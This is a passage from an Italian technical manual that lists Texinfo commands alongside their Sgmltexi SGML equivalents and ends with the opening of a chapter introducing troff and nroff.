Per la rappresentazione di caratteri speciali, si possono utilizzare le entità standard SGML, oppure i caratteri della codifica ISO 8859-***n*** selezionata con l'opzione '**--input-encoding**', o con l'attributo '**charset**' dell'elemento '**sgmltexi**'.

@*

```
<br>
```

@,{*x*}

Per la rappresentazione di caratteri speciali, si possono utilizzare le entità standard SGML, oppure i caratteri della codifica ISO 8859-***n*** selezionata con l'opzione '**--input-encoding**', o con l'attributo '**charset**' dell'elemento '**sgmltexi**'.

@-

```
<dh>
```

@.

```
&esperiod;
```

End sentence period

@:

```
&nes;
```

Not ending sentence

@=*x*

Non disponibile.

@?

```
&esquest;
```

End of sentence question mark

@@

```
@
```

@^

@`

Per la rappresentazione di caratteri speciali, si possono utilizzare le entità standard SGML, oppure i caratteri della codifica ISO 8859-***n*** selezionata con l'opzione '**--input-encoding**', o con l'attributo '**charset**' dell'elemento '**sgmltexi**'.

@{

```
{
```

@}

```
}
```

@~

@AA{}

@aa{}

Per la rappresentazione di caratteri speciali, si possono utilizzare le entità standard SGML, oppure i caratteri della codifica ISO 8859-***n*** selezionata con l'opzione '**--input-encoding**', o con l'attributo '**charset**' dell'elemento '**sgmltexi**'.

@acronym{*abbreviazione*}

```
<acronym>abbreviazione</acronym>
```

@AE{}

@ae{}

Per la rappresentazione di caratteri speciali, si possono utilizzare le entità standard SGML, oppure i caratteri della codifica ISO 8859-***n*** selezionata con l'opzione '**--input-encoding**', o con l'attributo '**charset**' dell'elemento '**sgmltexi**'.

@afivepaper

@afourpaper

@afourlatex

@afourwide

In sostituzione di questi comandi, si possono usare le opzioni della riga di comando: '**--paper=a5**', '**--paper=a4**', '**--paper=a4latex**', '**--paper=a4wide**'.

@alias *nuovo=esistente*

Non disponibile. Probabilmente si può rimediare inserendo il comando all'interno dell'elemento '**texinfo**'.

@anchor{*nome***}**

```
<anchor id="nome">
```

@appendix *titolo*

@appendixsec *titolo*

@appendixsection *titolo*

@appendixsubsec *titolo*

@appendixsubsection *titolo*

@appendixsubsubsec *titolo*

@appendixsubsubsection *titolo*

Le appendici si ottengono nell'ambito dell'elemento '**appendix**'.

@asis

La parola '**asis**' è usata come argomento dell'attributo '**emphasis**' degli elementi '**table**', '**vtable**' e '**ftable**'.

@author *autore*

```
<author>autore</author>
```

@b{*testo***}**

```
<bold>testo</bold>
```

@bullet{}

```
&bull;
```

@bye

```
</sgmltexi>
```

@c *commento*

@comment ***commento***

Non è disponibile un elemento equivalente, dal momento che l'SGML offre un suo sistema per annotare i commenti. Se necessario, questo comando può essere incluso all'interno di un elemento '**texinfo**'.

@cartouche

```
<cartouche>
blocco_di_testo
|
|
</cartouche>
```

@center ***testo***

```
<center>testo</center>
```

Non si può usare nel titolo del documento.

@centerchap ***titolo***

Non disponibile.

@chapheading ***titolo***

```
<h1 type="heading">titolo</h1>
```

@chapter ***titolo***

```
<h1>titolo</h1>
```

@cindex ***voce***

```
<cindex entry="voce">
```

@cite{*riferimento*}

```
<cite>riferimento</cite>
```

@clear ***indicatore***

Non disponibile. Eventualmente può essere usato all'interno dell'elemento '**texinfo**'.

@code{*testo*}

```
<code>sample</code>
```

@command{*nome_comando*}

```
<command>nome_comando</command>
```

@contents

```
<contents>
```

@copyright{}

```
&copy;
```

@defcodeindex ***nome_indice***

```
<defcodeindex>nome_indice</defcodeindex>
```

@defcv ***categoria classe nome***

@defcvx ***categoria classe nome***

```
<defcv cat="categoria" class="classe" name="nome">
[<defcvx cat="categoria" class="classe" name="nome">]...
    ...
    ...
</defcv>
```

@deffn ***categoria nome argomento...***

@deffnx ***categoria nome argomento...***

```
<deffn cat="categoria" name="nome">
  <args>argomento...</args>
[<deffnx cat="categoria" name="nome">
  <args>argomento...</args>]...
    ...
    ...
</deffn>
```

@defindex ***nome_indice***

```
<defindex>nome_indice</defindex>
```

@definfoenclose ***nuovo_comando prima dopo***

Non disponibile. Eventualmente può essere usato all'interno dell'elemento '**texinfo**'.

@defivar ***classe nome_variabile_di_istanza***

@defivarx *classe* *nome_variabile_di_istanza*

```
<defivar class="classe" name="nome_variabile_di_istanza">
[<defivarx class="classe" name="nome_variabile_di_istanza">]...
    ...
    ...
</defivar>
```

@defmac *nome_macro* *argomento*...

@defmacx *nome_macro* *argomento*...

```
<defmac name="nome_macro">
  <args>argomento...</args>
[<defmacx name="nome_macro">
  <args>argomento...</args>]...
    ...
    ...
</defmac>
```

@defmethod *classe* *nome_metodo* *argomento*...

@defmethodx *classe* *nome_metodo* *argomento*...

```
<defmethod class="classe" name="nome_metodo">
  <args>argomento...</args>
[<defmethod class="classe" name="nome_metodo">
  <args>argomento...</args>]...
    ...
    ...
</defmethod>
```

@defop *categoria* *classe* *nome* *argomento*...

@defopx *categoria* *classe* *nome* *argomento*...

```
<defop cat="categoria" class="classe" name="nome">
  <args>argomento...</args>
[<defopx cat="categoria" class="classe" name="nome">
  <args>argomento...</args>]...
    ...
    ...
</defop>
```

@defopt *nome_opzione*

@defoptx ***nome_opzione***

```
<defopt name="nome_opzione">
[<defoptx name="nome_opzione">]
    ...
    ...
</defopt>
```

@defspec ***nome*** ***argomento***...

@defspecx ***nome*** ***argomento***...

```
<defspec name="nome">
  <args>argomento...</args>
[<defspecx name="nome">
  <args>argomento...</args>]...
    ...
    ...
</defspec>
```

@deftp ***categoria*** ***nome*** ***attributo***...

@deftpx ***categoria*** ***nome*** ***attributo***...

```
<deftp cat="categoria" name="nome">
  <args>attributo...</args>
[<deftpx cat="categoria" name="nome">
  <args>attributo...</args>]...
    ...
    ...
</deftp>
```

@deftypefn ***classificazione*** ***tipo_dati*** ***nome*** ***argomento***...

@deftypefnx ***classificazione*** ***tipo_dati*** ***nome*** ***argomento***...

```
<deftypefn cat="classificazione" type="tipo_dati" name="nome">
  <args>argomento...</args>
[<deftypefnx cat="classificazione" type="tipo_dati" name="nome">
  <args>argomento...</args>]...
    ...
    ...
</deftypefn>
```

@deftypefun ***tipo_dati*** ***nome_funzione*** ***argomento***...

@deftypefunx ***tipo_dati nome_funzione argomento***…

```
<deftypefun type="tipo_dati" name="nome_funzione">
  <args>argomento…</args>
[<deftypefunx type="tipo_dati" name="nome_funzione">
  <args>argomento…</args>]…
    …
    …
</deftypefun>
```

@deftypeivar ***classe tipo_dati nome_variabile***

@deftypeivarx ***classe tipo_dati nome_variabile***

```
<deftypeivar class="classe" type="tipo_dati" name="nome_variabile">
[<deftypeivarx class="classe" type="tipo_dati" name="nome_variabile">]…
    …
    …
</deftypeivar>
```

@deftypemethod ***classe tipo_dati nome_metodo argomento***…

@deftypemethodx ***classe tipo_dati nome_metodo argomento***…

```
<deftypemethod class="classe" type="tipo_dati" name="nome_metodo">
  <args>argomento…</args>
[<deftypemethodx class="classe" type="tipo_dati" name="nome_metodo">
  <args>argomento…</args>]…
    …
    …
</deftypemethod>
```

@deftypeop ***categioria classe tipo_dati nome argomento***…

@deftypeopx ***categioria classe tipo_dati nome argomento***…

```
<deftypeop cat="categoria" class="classe" type="tipo_dati" name="nome">
  <args>argomento…</args>
[<deftypeopx cat="categoria" class="classe" type="tipo_dati" name="nome">
  <args>argomento…</args>]…
    …
    …
</deftypeop>
```

@deftypevar ***tipo_dati nome_variabile***

@deftypevarx ***tipo_dati nome_variabile***

```
<deftypevar type="tipo_dati" name="nome_variabile">
[<deftypevarx type="tipo_dati" name="nome_variabile">]...
    ...
    ...
</deftypeivar>
```

@deftypevr ***classificazione tipo_dati nome_variabile***

@deftypevrx ***classificazione tipo_dati nome_variabile***

```
<deftypevr class="classificazione" type="tipo_dati" name="nome_variabile">
[<deftypevrx class="classificazione" type="tipo_dati" name="nome_variabile">]...
    ...
    ...
</deftypevr>
```

@defun ***nome_funzione argomento***...

@defunx ***nome_funzione argomento***...

```
<defun name="nome_funzione">
  <args>argomento...</args>
[<defunx name="nome_funzione">
  <args>argomento...</args>]...
    ...
    ...
</defun>
```

@defvar ***nome_variabile***

@defvarx ***nome_variabile***

```
<defvar name="nome_variabile">
[<defvarx name="nome_variabile">]...
    ...
    ...
</defvar>
```

@defvr ***categoria nome_variabile***

@defvrx ***categoria nome_variabile***

```
<defvr cat="categoria" name="nome_variabile">
[<defvrx cat="categoria" name="nome_variabile">]...
    ...
    ...
</defvr>
```

`@detailmenu`

```
<menu>
    …
    …
<detailmenu>
    …
    …
</detailmenu>
</menu>
```

`@dfn{`*termine*`}`

```
<dfn>termine</dfn>
```

`@dircategory` ***dirpart***

`@direntry`

```
<infodir cat="dirpart">
    …
    …
</infodir>
```

`@display`

```
<display>
    blocco_di_testo
    …
    …
</display>
```

`@dmn{`*dimensione*`}`

```
<dmn>dimensione</dmn>
```

`@documentdescription` ***descrizione*** **`@end documentdescription`**

```
<documentdescription content="descrizione">
```

`@documentencoding` ***codifica***

```
<sgmltexi charset="codifica">
```

Definisce la codifica del sorgente Texinfo che viene generato, stabilendo implicitamente che lo stesso sorgente SGML è realizzato nello stesso modo. Viene oscurato dall'opzione '**`--input-encoding`**', che prende la precedenza generando un sorgente Texinfo in formato ISO 646 puro (ASCII a 7 bit).

@documentlanguage *cc*

```
<sgmltexi lang="cc">
```

@dotaccent{*c***}**

Per la rappresentazione di caratteri speciali, si possono utilizzare le entità standard SGML, oppure i caratteri della codifica ISO 8859-***n*** selezionata con l'opzione '**--input-encoding**', o con l'attributo '**charset**' dell'elemento '**sgmltexi**'.

@dots{}

```
&dots;
```

@email{*indirizzo***,** *testo_mostrato***}**

```
<email email="indirizzo" name="testo_mostrato">
```

@emph{*testo***}**

```
<emph>testo</emph>
```

@env{*variabile_di_ambiente***}**

```
<env>variabile_di_ambiente</env>
```

@enddots{}

```
&enddots;
```

@enumerate [*numero_o_lettera*]

```
<enumerate [start="numero_o_lettera"]>
<item>
    ...
    ...
<item>
    ...
    ...
</enumerate>
```

@equiv{}

```
&equiv;
```

@error{}

```
&error;
```

@evenfooting

@evenheading

@everyfooting

@everyheading

Non disponibile. Eventualmente può essere usato all'interno dell'elemento '**texinfo**'.

@example

```
<example>
    bloco_di_testo
    ...
    ...
</example>
```

Preformattato:

```
<example>
<pre>
    riga_di_testo
    ...
    ...
</pre>
</example>
```

Letterale:

```
<example>
<pre>
<![CDATA[
    riga_di_testo
    ...
    ...
]]>
</pre>
</example>
```

@exampleindent

Non disponibile. Eventualmente può essere usato all'interno dell'elemento '**texinfo**'.

@exlamdown

```
&iexcl;
```

@exdent

```
<pre>
    …
<exdent>testo_sporgente</exdent>
    …
</pre>
```

@expansion{}

```
&expansion;
```

@file{*nome_file*}

```
<file>nome_file</file>
```

@finalout

Non gestibile, in quanto il sorgente Texinfo che viene generato contiene sempre questo comando.

@findex *voce*

```
<findex entry="voce">
```

@flushleft

```
<flushleft>testo</flushleft>
```

@flushright

```
<flushright>testo</flushright>
```

@footnote{*testo_del_piè_pagina*}

```
<footnote>testo_del_piè_pagina</footnote>
```

@footnotestyle *stile*

```
<footnotestyle content="stile">
```

In alternativa si può usare l'opzione '**--footnotestyle=***stile*' della riga di comando, che prende il sopravvento.

@format

```
<format>
<pre>
    …
    …
</pre>
</format>
```

Letterale:

```
<format>
<pre>
<![CDATA[
    …
    …
]]>
</pre>
</format>
```

@frenchspacing

```
<sgmltexi spacing="french">
```

@ftable ***comando_di_composizione***

```
<ftable emphasis="commando">
<item>voce_descrittiva</item>
[<itemx>voce_descrittiva</itemx>]…
    blocco_di_testo…
    …
    …
<item>voce_descrittiva</item>
[<itemx>voce_descrittiva</itemx>]…
    blocco_di_testo…
    …
</ftable>
```

@group

```
<group>blocco_di_testo</group>
```

@H{*c*}

Per la rappresentazione di caratteri speciali, si possono utilizzare le entità standard SGML, oppure i caratteri della codifica ISO 8859-***n*** selezionata con l'opzione '**--input-encoding**', o con l'attributo '**charset**' dell'elemento '**sgmltexi**'.

@heading *titolo*

```
<h2 type="heading">titolo</h2>
```

@headings on

@headings off

@headings single

@headings double

```
<headings content="on">
<headings content="off">
<headings content="single">
<headings content="double">
```

In alternativa si può usare l'opzione '**--headings**' della riga di comando, che prende il sopravvento:

```
--headings=on
--headings=off
--headings=single
--headings=double
```

@html

```
<html>codice_html</html>
```

@hyphenation{*parole_separate_in_sillabe***}**

```
<hyphenation words="parole_separate_in_sillabe">
```

@i{*testo***}**

```
<italic>testo</italic>
```

@ifclear *opzione*

Non disponibile. Eventualmente può essere usato all'interno dell'elemento '**texinfo**'.

@ifhtml

Ci sono due possibilità: testo interno alle righe e blocchi di testo.

```
<ifhtml>testo_interno_alle_righe</ifhtml>
```

```
<ifhtmlblock>
    blocco_di_testo
    …
</ifhtmlblock>
```

L'SGML dà la possibilità di usare le sezioni marcate. Queste posso essere controllate da Sgmltexi attraverso l'opzione '**--sgml-include**' della riga di comando. Per esempio, il sorgente SGML potrebbe essere simile al pezzo seguente:

```
<!DOCTYPE Sgmltexi PUBLIC "-//GNU//DTD Sgmltexi//EN"
[
<!ENTITY % HTML             "IGNORE">
<!ENTITY % INFO             "IGNORE">
<!ENTITY % TEX              "IGNORE">
…
…
]>
<sgmltexi>
…
…
<![%HT;[
    <p>Here it is some text that is meant to appear only inside
    the HTML typesetting.</p>
]]>
<![%INFO;[
    <p>Here it is some other text that is meant to appear only
    inside the Info typesetting.</p>
]]>
<![%TEX;[
    <p>This text is meant to appear only inside the TeX
    typesetting.</p>
]]>
…
…
</sgmltexi>
```

Quindi, quando si genera la composizione in HTML, si deve utilizzare l'opzione '**--sgml-include=HTML**':

$ **sgmltexi --sgml-include=HTML --html mio_file.sgml** [*Invio*]

Per la composizione nel formato Info, si deve usare l'opzione '**--sgml-include=INFO**':

$ **sgmltexi --sgml-include=INFO --info mio_file.sgml** [*Invio*]

Nello stesso modo, per la composizione attraverso TeX si deve usare l'opzione '**--sgml-include=TEX**':

$ **sgmltexi --sgml-include=TEX --tex mio_file.sgml** [*Invio*]

@ifinfo

Ci sono due possibilità: testo interno alle righe e blocchi di testo.

```
<ifinfo>testo_interno_alle_righe</ifinfo>
```

```
<ifinfoblock>
    blocco_di_testo
    …
</ifinfoblock>
```

L'SGML dà la possibilità di usare le sezioni marcate, come è già stato mostrato a proposito del comando '**@ifhtml**'.

@ifnothtml

Ci sono due possibilità: testo interno alle righe e blocchi di testo.

```
<ifnothtml>testo_interno_alle_righe</ifnothtml>
```

```
<ifnothtmlblock>
    blocco_di_testo
    …
</ifnothtmlblock>
```

L'SGML dà la possibilità di usare le sezioni marcate. Queste posso essere controllate da Sgmltexi attraverso l'opzione '**--sgml-include**' della riga di comando. Per esempio, il sorgente SGML potrebbe essere simile al pezzo seguente:

```
<!DOCTYPE Sgmltexi PUBLIC "-//GNU//DTD Sgmltexi//EN"
[
<!ENTITY % NOTHTML         "IGNORE">
<!ENTITY % NOTINFO         "IGNORE">
<!ENTITY % NOTTEX          "IGNORE">
…
…
]>
<sgmltexi>
…
…
<![%NOTHTML;[
    <p>Here it is some text that is meant to appear only outside
    the HTML typesetting.</p>
]]>
<![%NOTINFO;[
    <p>Here it is some other text that is meant to appear only
    outside the Info typesetting.</p>
]]>
<![%NOTTEX;[
    <p>This text is meant to appear only outside the TeX
    typesetting.</p>
]]>
…
…
</sgmltexi>
```

Quindi, quando si genera la composizione in HTML, si devono utilizzare le opzioni '**--sgml-include=NOTINFO**' e '**--sgml-include=NOTTEX**':

```
$ sgmltexi --sgml-include=NOTINFO --sgml-include=NOTTEX ↩
↪--html mio_file.sgml [Invio]
```

Per la composizione nel formato Info, si devono utilizzare le opzioni '**--sgml-include=NOTHTML**' e '**--sgml-include=NOTTEX**':

```
$ sgmltexi --sgml-include=NOTHTML --sgml-include=NOTTEX ↩
↪--info mio_file.sgml [Invio]
```

Nello stesso modo, per la composizione attraverso TeX si devono utilizzare le opzioni '**--sgml-include=NOTHTML**' e '**--sgml-include=NOTINFO**':

```
$ sgmltexi --sgml-include=NOTHTML --sgml-include=NOTINFO ↩
↪--tex mio_file.sgml [Invio]
```

@ifnotinfo

Ci sono due possibilità: testo interno alle righe e blocchi di testo.

```
<ifnotinfo>testo_interno_alle_righe</ifnotinfo>
```

```
<ifnotinfoblock>
    blocco_di_testo
    ...
</ifnotinfoblock>
```

L'SGML dà la possibilità di usare le sezioni marcate, come è già stato mostrato a proposito del comando '**@ifnothtml**'.

@ifnotplaintext

Ci sono due possibilità: testo interno alle righe e blocchi di testo.

```
<ifnotplaintext>testo_interno_alle_righe</ifnotplaintext>
```

```
<ifnotplaintextblock>
    blocco_di_testo
    ...
</ifnotplaintextblock>
```

L'SGML dà la possibilità di usare le sezioni marcate, come è già stato mostrato a proposito del comando '**@ifnothtml**'.

@ifnottex

Ci sono due possibilità: testo interno alle righe e blocchi di testo.

```
<ifnottex>testo_interno_alle_righe</ifnottex>
```

```
<ifnottexblock>
    blocco_di_testo
    ...
</ifnottexblock>
```

L'SGML dà la possibilità di usare le sezioni marcate, come è già stato mostrato a proposito del comando '**@ifnothtml**'.

@ifnotxml

Ci sono due possibilità: testo interno alle righe e blocchi di testo.

```
<ifnotxml>testo_interno_alle_righe</ifnotxml>
```

```
<ifnotxmlblock>
    blocco_di_testo
    ...
</ifnotxmlblock>
```

L'SGML dà la possibilità di usare le sezioni marcate, come è già stato mostrato a proposito del comando '**`@ifnothtml`**'.

`@ifplaintext`

Ci sono due possibilità: testo interno alle righe e blocchi di testo.

```
<ifplaintext>testo_interno_alle_righe</ifplaintext>
```

```
<ifplaintextblock>
    blocco_di_testo
    ...
</ifplaintextblock>
```

L'SGML dà la possibilità di usare le sezioni marcate, come è già stato mostrato a proposito del comando '**`@ifnothtml`**'.

`@ifset` ***flag***

Non disponibile. Eventualmente può essere usato all'interno dell'elemento '**`texinfo`**'.

`@iftex`

Ci sono due possibilità: testo interno alle righe e blocchi di testo.

```
<iftex>testo_interno_alle_righe</iftex>
```

```
<iftexblock>
    blocco_di_testo
    ...
</iftexblock>
```

L'SGML dà la possibilità di usare le sezioni marcate, come è già stato mostrato a proposito del comando '**`@ifhtml`**'.

`@ifxml`

Ci sono due possibilità: testo interno alle righe e blocchi di testo.

```
<ifxml>testo_interno_alle_righe</ifxml>
```

```
<ifxmlblock>
    blocco_di_testo
    ...
</ifxmlblock>
```

L'SGML dà la possibilità di usare le sezioni marcate, come è già stato mostrato a proposito del comando '**`@ifhtml`**'.

@ignore

Non disponibile. Eventualmente può essere usato all'interno dell'elemento '**texinfo**'. Se non è necessario inserire commenti nel file Texinfo che viene generato, si possono usare i commenti secondo l'SGML:

```
<!--
    commento
    …
    …
-->
```

@image{*nome_file***,** **[***ampiezza***],** **[***altezza***]}**

```
<image name="nome_file" width="ampiezza" height="altezza">
```

@include

Non disponibile. Eventualmente può essere usato all'interno dell'elemento '**texinfo**'. L'SGML offre un meccanismo alternativo:

```
<!DOCTYPE Sgmltexi PUBLIC "-//GNU//DTD Sgmltexi//EN"
[
<!ENTITY GPL        SYSTEM "licenses/gpl.sgml">
<!ENTITY BSD        SYSTEM "licenses/bsd.sgml">
…
…
]>
<sgmltexi>
…
…
<appendix>
&GPL;
&BSD;
…
…
</appendix>
…
</sgmltexi>
```

come si può vedere dall'esempio, l'inserzione nel testo di '`licenses/gpl.sgml`' e di '`licenses/bsd.sgml`' avviene attraverso l'uso delle macro SGML '**&GPL;**' e '**&BSD;**'.

Se è necessario includere un file Texinfo, si può fare come si vede nell'esempio seguente:

```
<![CDATA[
<p><texinfo>
@include example.texi
</texinfo></p>
]]>
```

È necessario tenere a mente che l'elemento '**texinfo**' è di tipo interno alle righe di testo. Ecco perché nell'esempio è contenuto in un elemento '**p**'.

@inforef{ *nome_nodo* **,** **[** *voce* **]** **,** *nome_file_info* **}**

```
<inforef id="nome_nodo" name="voce" info="nome_file_info">
```

\input *file_macro*

Non è possibile inserire macro aggiuntive all'inizio del documento, oltre a quella predefinita che imposta la sintassi Texinfo.

@item

Questo comando di Texinfo viene usato in contesti molto diversi. All'interno di Sgmltexi non esiste un modo unico per utilizzarlo, per cui conviene vedere piuttosto la descrizione dei comandi '**@table**', '**@ftable**', '**@vtable**', '**@itemize**', '**@enumerate**' e '**@multitable**'.

@itemize **[** *marcatore_iniziale* **]**

```
<itemize [mark="marcatore_iniziale"]>
<item>
    ...
    ...
<item>
    ...
    ...
</itemize>
```

@itemx

Questo comando di Texinfo viene usato in contesti molto diversi. All'interno di Sgmltexi non esiste un modo unico per utilizzarlo, per cui conviene vedere piuttosto la descrizione dei comandi '**@table**', '**@ftable**' e '**@vtable**'.

@kbd{ *tasti_premuti* **}**

```
<kbd>tasti_premuti</kbd>
```

@kbdinputstyle *stile*

```
<kbdstyle style="stile">
```

@key{ *nome_tasto* **}**

```
<key>nome_tasto</key>
```

@kindex *voce*

```
<kindex entry="voce">
```

@L{}

```
&Lstrok;
```

@l{}

```
&lstrok;
```

@lisp

```
<lisp>
    blocco_di_testo
    …
    …
</lisp>
```

Preformattato:

```
<lisp>
<pre>
    riga_di_testo
    …
    …
</pre>
</lisp>
```

Letterale:

```
<lisp>
<pre>
<![CDATA[
    riga_di_testo
    …
    …
]]>
</pre>
</lisp>
```

@lowersections

Non disponibile. Eventualmente può essere usato all'interno dell'elemento '**texinfo**'.

@macro *nome_macro* **{***parametri***}**

Non disponibile. Eventualmente può essere usato all'interno dell'elemento '**texinfo**'.

@majorheading *titolo*

Non disponibile attualmente.

@math{ ***espressione_matematica*** **}**

```
<math>espressione_matematica</math>
```

@menu

```
<menu>[menù_info</menu>]
```

@minus{}

```
&minus;
```

@multitable ***larghezza_delle_colonne***

```
<multitable>
<columnfraction>frazione_larghezza_complessiva</columnfraction>...
<raw>cella[<tab>cella]...</raw>...
...
</multitable>
```

```
<multitable>
<columnexample>testo_di_esempio</columnexample>...
<raw>cella[<tab>cella]...</raw>...
...
</multitable>
```

@need ***n***

```
<need mils="n">
```

@node ***nome*** **,** ***successivo*** **,** ***precedente*** **,** ***superiore***

La gestione manuale dei nodi di Texinfo avviene come si vede nello schema seguente, dove ci si limita a stabilire il nome del nodo in questione:

```
<hn node="nome">titolo</hn>
```

Se è necessario un controllo completo sui nodi, si possono stabilire anche gli altri dati, come nello schema seguente:

```
<hn node="nome" next="successivo" prev="precedente" up="superiore">titolo</hn>
```

Sgmltexi non fa alcun controllo di validità per quanto riguarda l'inserzione manuale dei nodi.

@noindent

```
<p indent="off">
```

@novalidate

Non disponibile. Eventualmente può essere usato all'interno dell'elemento '**texinfo**'.

O{}

```
&Oslash;
```

o{}

```
&oslash;
```

@oddfooting

@oddheading

Non disponibile. Eventualmente può essere usato all'interno dell'elemento '**texinfo**'.

@option{*opzione*}

```
<option>opzione</option>
```

@page

```
<page>
```

@pagesizes [*ampiezza*] [, *altezza*]

Non disponibile.

@paragraphindent *rientro*

Non disponibile.

@pindex *voce*

```
<pindex entry="voce">
```

@point{}

```
&point;
```

@pounds{}

```
&pound;
```

@print{}

```
&print;
```

@printindex ***nome_indice***

```
<printindex name="nome_indice">
```

@pxref{*nome_nodo*, [*voce*], [*argomento_o_titolo*], [*file_info*], [*manual*]}

```
<pxref id="nome_nodo" name="voce" title="argomento_o_titolo" info="file_info"
  ptitle="manual">
```

@questiondown{}

```
&iquest;
```

@quotation

```
<quotation>
    testo_interno_alle_righe
    ...
    ...
</quotation>
```

@r{*testo*}

```
<roman>testo</roman>
```

@raisesections

Non disponibile.

@ref{*nome_nodo*, [*voce*], [*argomento_o_titolo*], [*file_info*], [*manuale*]}

```
<ref id="nome_nodo" name="voce" title="argomento_o_titolo" info="file_info"
  ptitle="manuale">
```

@refill

Non disponibile.

@result{}

```
&result;
```

@ringaccent{*c*}

Per la rappresentazione di caratteri speciali, si possono utilizzare le entità standard SGML, oppure i caratteri della codifica ISO 8859-***n*** selezionata con l'opzione '**--input-encoding**', o con l'attributo '**charset**' dell'elemento '**sgmltexi**'.

@samp{*testo*}

```
<samp>testo</samp>
```

@sc{*testo*}

```
<sc>testo</sc>
```

@section *titolo*

```
<h2>titolo</h2>
```

@set *flag string*

Non disponibile. Eventualmente può essere usato all'interno dell'elemento '**texinfo**'.

@setchapternewpage on

@setchapternewpage off

@setchapternewpage odd

Si può usare l'elemento '**setchapternewpage**', come negli schemi seguenti:

```
<setchapternewpage content="on">
<setchapternewpage content="off">
<setchapternewpage content="odd">
```

In alternativa si può utilizzare l'opzione '**--setchapternewpage**', nella riga di comando:

```
--setchapternewpage=on
--setchapternewpage=off
--setchapternewpage=odd
```

@setcontentsaftertitlepage

Non disponibile.

@setfilename *nome_file_info*

```
<setfilename content="nome_file_info">
```

@setshortcontentsaftertitlepage

Non disponibile.

@settitle *titolo*

```
<settitle content="titolo">
```

@shortcontents

```
<shortcontents>
```

@shorttitlepage *title*

Non disponibile.

@smallbook

Si usa per questo l'opzione: '**--paper=small**'.

@smalldisplay

```
<smalldisplay>
    blocco_di_testo
    ...
    ...
</smalldisplay>
```

@smallexample

```
<smallexample>
    bloco_di_testo
    ...
    ...
</smallexample>
```

Preformattato:

```
<smallexample>
<pre>
    riga_di_testo
    ...
    ...
</pre>
</smallexample>
```

Letterale:

```
<smallexample>
<pre>
<![CDATA[
    riga_di_testo
    …
    …
]]>
</pre>
</smallexample>
```

@smallformat

```
<smallformat>
<pre>
    …
    …
</pre>
</smallformat>
```

Letterale:

```
<smallformat>
<pre>
<![CDATA[
    …
    …
]]>
</pre>
</smallformat>
```

@smalllisp

```
<smalllisp>
    blocco_di_testo
    …
    …
</smalllisp>
```

Preformattato:

```
<smalllisp>
<pre>
    riga_di_testo
    …
    …
</pre>
</smalllisp>
```

Letterale:

```
<smalllisp>
<pre>
<![CDATA[
        riga_di_testo
        ...
        ...
]]>
</pre>
</smalllisp>
```

@sp ***n***

```
<sp lines="n">
```

@ss{}

```
&szlig;
```

@strong{*testo*}

```
<strong>testo</strong>
```

@subheading ***titolo***

```
<h3 type="heading">titolo</h3>
```

@subsection ***titolo***

```
<h3>titolo</h3>
```

@subsubheading ***titolo***

```
<h4 type="heading">titolo</h4>
```

@subsubsection ***titolo***

```
<h4>titolo</h4>
```

@subtitle ***sottotitolo***

```
<subtitle>sottotitolo</subtitle>
```

@summarycontents

```
<summarycontents>
```

@syncodeindex ***indice_di_origine indice_di_destinazione***

```
<syncodeindex from="indice_di_origine" to="indice_di_destinazione">
```

@synindex ***indice_di_origine indice_di_destinazione***

```
<synindex from="indice_di_origine" to="indice_di_destinazione">
```

@t{ ***testo*** **}**

```
<typewriter>testo</typewriter>
```

@tab

Si veda la descrizione di '**@multitable**'.

@table ***comando_di_composizione***

```
<table emphasis="commando">
<item>voce_descrittiva</item>
[<itemx>voce_descrittiva</itemx>]...
    blocco_di_testo...
    ...
    ...
<item>voce_descrittiva</item>
[<itemx>voce_descrittiva</itemx>]...
    blocco_di_testo...
    ...
    ...
</table>
```

@TeX{}

```
&TeX;
```

@tex

```
<tex>pezzo_di_sorgente_tex</tex>
```

@thischapter

@thischaptername

@thisfile

@thispage

@thistitle

Non disponibile. Eventualmente può essere usato all'interno dell'elemento '**texinfo**'.

@tie{}

```
 
```

@tieaccent{*cc*}

Non disponibile. Eventualmente può essere usato all'interno dell'elemento '**texinfo**'.

@tindex *voce*

```
<tindex entry="voce">
```

@title *titolo*

```
<title>titolo</title>
```

@titlefont{*testo*}

Non disponibile.

@titlepage

Non disponibile. Si veda come è organizzata la struttura di Sgmltexi.

@today

```
&today;
```

@top

Viene generato automaticamente.

@u{*c*}

@ubaraccent{*c*}

@udotaccent{*c*}

Non disponibile. Eventualmente può essere usato all'interno dell'elemento '**texinfo**'.

@unnumbered *titolo*

```
<h1 type="unnumbered">titolo</h1>
```

@unnumberedsec *titolo*

```
<h2 type="unnumbered">titolo</h2>
```

@unnumberedsubsec *titolo*

```
<h3 type="unnumbered">titolo</h3>
```

@unnumberedsubsubsec *titolo*

```
<h4 type="unnumbered">titolo</h4>
```

@uref{*url***,** **[***testo_mostrato***]**, **[***rimpiazzo***]** **}**

```
<uref uri="url" name="testo_mostrato" replace="rimpiazzo">
```

@url{*url***}**

```
<url>url</url>
```

@v{*c***}**

Non disponibile. Eventualmente può essere usato all'interno dell'elemento '**texinfo**'.

@value{*indicatore***}**

Non disponibile. Eventualmente può essere usato all'interno dell'elemento '**texinfo**'.

@var{*metavariabile***}**

```
<var>metavariabile</var>
```

@verb{*xtesto_letteralex***}**

```
<verb char="x"><[CDATA[testo_letterale]]></verb>
```

@verbatim *testo_letterale* **@end verbatim**

```
<verbatim>
<[CDATA[
testo_letterale
]]>
</verbatim>
```

@verbatiminclude *file*

```
<verbatiminclude file="file">
```

@vindex *voce*

```
<vindex entry="voce">
```

`@vskip` *ammontare_dell'avanzamento*

Non disponibile. Eventualmente può essere usato all'interno dell'elemento '**`texinfo`**'.

`@vtable` *comando_di_composizione*

```
<vtable emphasis="commando">
<item>voce_descrittiva</item>
[<itemx>voce_descrittiva</itemx>]...
    blocco_di_testo...
    ...
    ...
<item>voce_descrittiva</item>
[<itemx>voce_descrittiva</itemx>]...
    blocco_di_testo...
    ...
    ...
</vtable>
```

`@w{` *testo* **`}`**

```
<whole>testo</whole>
```

`@xref{` *nome_nodo* **`,`** [*voce*] **`,`** [*argomento_o_titolo*] **`,`** [*file_info*] **`,`** [*manuale*] **`}`**

```
<xref id="nome_nodo" name="voce" title="titolo_o_argomento" info="file_info"
  ptitle="manuale">
```

Parte lxxxiii

Sistemi vari di composizione elettronica

Capitolo 527

Introduzione a *roff

Troff e Nroff sono programmi di elaborazione e impaginazione testi per la produzione di documenti che possano essere riprodotti anche attraverso sistemi di stampa elementare, come gli schermi dei terminali a caratteri. Troff e Nroff sono due programmi più o meno compatibili che si completano a vicenda: il primo permette la stampa di qualità grafica, mentre il secondo è specializzato per la produzione di formati elementari come quello per lo schermo a caratteri. La distinzione è dettata dalla tradizione, dal momento che spesso si tratta dello stesso programma, avviato con nomi differenti.

